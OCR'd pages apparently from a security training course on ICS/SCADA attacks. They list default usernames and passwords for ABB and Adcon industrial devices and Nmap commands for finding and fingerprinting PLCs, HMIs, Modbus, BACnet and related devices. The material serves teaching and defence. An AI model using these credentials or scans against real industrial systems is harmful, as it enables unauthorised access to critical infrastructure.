
Product	Vendor	Type	Username:Password
AC 800M	ABB	Controller	service:ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin:admin
RTU500	ABB	Ethernet Adapter Module	admin:admin
netCADOPS Web Application	ABB	Software	0
Ellipse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technology, Inc. (ATI Systems)	Software	0
A850 Telemetry Gateway	Adcon Telemetry	Base Station	root:840sw
A850 Telemetry Gateway (ver2)	Adcon Telemetry	Base Station	root:840sw
A440 Wireless Modem	Adcon Telemetry	Base Station	root:840sw
addVANTAGE Pro 6.1, 6.5	Adcon Telemetry	HMI	root:root

http://www.critifence.com

Gathering Default Passwords using CRITIFENCE

Source: *http://www.critifence.com*

CRITIFENCE is an online database that stores default passwords of critical infrastructure, SCADA, ICS, and the IIoT. Attackers can use this online tool to discover the default credentials of a device or product simply by entering the device name or its manufacturer's name. The database lists information such as product code, vendor, device type, and its default username and password.


SCADA Default Password (SDPD)


CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

Looking for more data? for more information about CRITIFENCE API, e-mail to api@critifence.com

Product	Vendor	Type	Username:Password
AC 800M	ABB	Controller	service:ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin:admin
RTU500	ABB	Ethernet Adapter Module	admin:admin
netCADOPS Web Application	ABB	Software	0
Ellipse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technology, Inc. (ATI Systems)	Software	0
A850 Telemetry Gateway	Adcon Telemetry	Base Station	root:840sw
A850 Telemetry Gateway (ver2)	Adcon Telemetry	Base Station	root:840sw
A440 Wireless Modem	Adcon Telemetry	Base Station	root:840sw
addVANTAGE Pro 6.1, 6.5	Adcon Telemetry	HMI	root:root

Figure 18.95: Screenshot of CRITIFENCE SDPD

Attackers can also use tools such as SCADAPASS (*http://www.scada.sl*), which consists of default login credentials of various products such as wireless gateways, network modules, servers, PLCs, and industry routers, along with vendor names.



Scanning ICS/SCADA Systems using Nmap

1 **Identifying Open Ports and Services**

```
nmap -Pn -sT --scan-delay 1s --max-parallelism
1 -p <Port List> <Target IP>
```

2 **Identifying HMI Systems**

```
nmap -Pn -sT -p 46824 <Target IP>
```

3 **Scanning Siemens SIMATIC S7 PLCs**

```
nmap -Pn -sT -p 102 --script s7-info <Target IP>
```

4 **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover
<Target IP>
```

5 **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info
<Target IP>
```

6 **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info
<Target IP>
```

7 **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info
<Target IP>
```

8 **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info
<Target IP>
```

9 **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info
<Target IP>
```

10 **Scanning PCWorx Devices**

```
nmap -Pn -sT -p 1962 --script pcworx-info
<Target IP>
```

Scanning ICS/SCADA Systems using Nmap

Attackers use scanning tools such as Nmap to identify open ports and running services on systems connected to OT networks.

Discussed below are various Nmap commands used by attackers to enumerate open ports and services of ICS/SCADA systems:

- **Identifying Open Ports and Services**

  ```
  nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443,
  502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000,
  4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980,
  44818, 46823, 46824, 55000-55003 <Target IP>
  ```

  Attackers use the above Nmap command to perform initial reconnaissance to identify active ICS/SCADA protocols. The port numbers listed in the command are well-known port numbers used for ICS/SCADA protocols.

- **Identifying HMI Systems**

  ```
  nmap -Pn -sT -p 46824 <Target IP>
  ```

  Some vendors provide HMI interfaces that operate on ports other than ICS/SCADA ports. For example, consider the HMI software Sielco Sistemi Winlog, which uses TCP port 46824.

- **Scanning Siemens SIMATIC S7 PLCs**

  ```
  nmap -Pn -sT -p 102 --script s7-info <Target IP>
  ```

  Attackers use the above command to detect PLC devices with open port 102. Siemens SIMATIC S7 PLC devices use port 102 for S7 Communication, used for exchanging information between PLC devices and SCADA systems.

- **Scanning Modbus Devices**

  ```
  nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
  nmap -sT -Pn -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
  ```

  Attackers use the above command to identify Modbus-enabled devices along with their Slave IDs.

- **Scanning BACnet Devices**

  ```
  nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
  ```

  Attackers enumerate BACnet devices used for interconnecting and controlling building and automation systems, HVAC systems, etc. The above command helps attackers to retrieve information such as the name of the vendor, device name, serial number, and firmware version. It also helps attackers to detect BACnet Broadcast Management Devices (BBMDs) using NSE script BACnet-discover-enumerate.nse.

- **Scanning Ethernet/IP Devices**

  ```
  nmap -Pn -sU -p 44818 --script enip-info <Target IP>
  ```

  Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

- **Scanning Niagara Fox Devices**

  ```
  nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
  ```

  Niagara Fox is a protocol used for device-to-device within building management systems (BMSs). This protocol operates on TCP ports 1911 and 4911. The above command allows attackers to gather information such as application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

  ```
  nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
  ```

  ProConOS is a high-performance runtime engine for PLC devices designed to control embedded and PC-based control applications. Attackers can use the above command to enumerate information such as PLC type, project name, project source code name, and ladder logic runtime information.

- **Scanning Omron PLC Devices**

  ```
  nmap -Pn -sT -p 9600 --script omron-info <Target IP>
  nmap -Pn -sU -p 9600 --script omron-info <Target IP>
  ```

  Factory Interface Network Service (FINS) is an Omron protocol used by PLC programs to communicate program data and perform other services with a remote PLC device. FINS uses TCP or UDP port 9600 to provide services.

- **Scanning PCWorx Devices**

  ```
  nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
  ```

  PCWorx are PC-based automated solutions for industrial networks. These systems process unauthenticated messages from remote systems. Attackers use the above command to gather information such as PLC type, model number, and firmware version.

Vulnerability Scanning Using Nessus

- Nessus is a vulnerability assessment tool that allows attackers to **find vulnerabilities in ICS and SCADA** systems
- Attackers use the Nessus tool to discover and group all the vulnerabilities together to launch various attacks on target OT networks

